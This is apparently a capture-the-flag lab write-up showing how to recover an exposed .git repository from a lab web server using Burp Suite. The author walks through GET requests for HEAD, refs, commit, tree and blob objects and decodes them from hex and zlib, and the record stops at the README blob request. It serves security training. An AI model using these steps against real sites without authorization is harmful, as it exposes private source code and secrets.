

Burp Suite


Objective

The goal was to retrieve the exposed website source code and find the flag using only Burp Suite. The screenshots show the full process: discovering the exposed Git repository, manually following its objects, and decoding the `README.md` file.


I opened the Byte Lotus application at:

```
http://10.113.159.68:8080/
```

I first confirmed that the website was reachable and that the web service was running on port 8080.



I opened the website through Burp's built-in browser and checked **Proxy → HTTP history**. Burp records the requests made by the browser, allowing me to inspect and resend them through Repeater.




In Burp Repeater, I requested:

```
GET /.git/HEAD HTTP/1.1
Host: 10.113.159.68:8080
```

The response contained:

```
ref: refs/heads/main
```

The `HEAD` file reveals the currently active Git branch. This response confirmed that the website exposed a valid `.git` repository.




Because `HEAD` pointed to `refs/heads/main`, I requested:

```
GET /.git/refs/heads/main HTTP/1.1
Host: 10.113.159.68:8080
```

The response returned:

```
0f13550b4cb13e9f30c61d5b342c532d21e45bda
```

This SHA identifies the latest commit on the `main` branch.



Git stores objects by splitting their SHA after the first two characters:


```
0f / 13550b4cb13e9f30c61d5b342c532d21e45bda
```

I requested:

```
GET /.git/objects/0f/13550b4cb13e9f30c61d5b342c532d21e45bda HTTP/1.1
Host: 10.113.159.68:8080
```


The response contained unreadable binary data.

Git objects are compressed with zlib, so they cannot be read directly in Repeater.



I switched the response to **Hex view**, selected only the binary response body, and copied the selected hex codes.

Why: Copying binary data as normal text can corrupt some bytes. Hexadecimal preserves the original object exactly.



I pasted the hexadecimal data into **Decoder Improved** and applied:

Decode as Hex
Decode as Zlib

The decoded commit contained:

```
tree fa45dbd69394ea9e13683d9efb6a0220daac59d4
```

A commit does not contain the files directly. It points to a tree object that represents the repository's directory structure.

The screenshot shows a hex editor interface with two tabs. The top tab is set to 'Hex' and displays a 149-byte commit object. The bottom tab is set to 'Text' and displays the decoded commit data, which is highlighted in a red box:

```
1 commit 208 tree fa45dbd69394ea9e13683d9efb6a0220daac59d4
2 author night-shift <dev@byte-lotus.internal> 1762049640 +0000
3 committer night-shift <dev@byte-lotus.internal> 1762049640 +0000
4
5 initial Byte Lotus guest platform
6
```

The interface also includes a menu bar with options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, and Comparer. At the bottom, there is a status bar showing 'Event log (1)', 'All issues', and 'Memory: 129.3MB of 3.90GB'.


I split the tree SHA:

```
fa / 45dbd69394ea9e13683d9efb6a0220daac59d4
```

Then requested:

```
GET /.git/objects/fa/45dbd69394ea9e13683d9efb6a0220daac59d4 HTTP/1.1
Host: 10.113.159.68:8080
```

The response was again compressed binary data.




After decoding the tree using Hex and Zlib, I located the `README.md` entry.

The 20 bytes after `README.md` represented this SHA:

```
a5965c580fee91d852e5b19a8290da02d2926523
```

Git tree objects store each filename followed by the binary SHA of the corresponding blob.




I split the README SHA:

```
a5 / 965c580fee91d852e5b19a8290da02d2926523
```

Then requested:

```
GET /.git/objects/a5/965c580fee91d852e5b19a8290da02d2926523 HTTP/1.1
Host: 10.113.159.68:8080
```
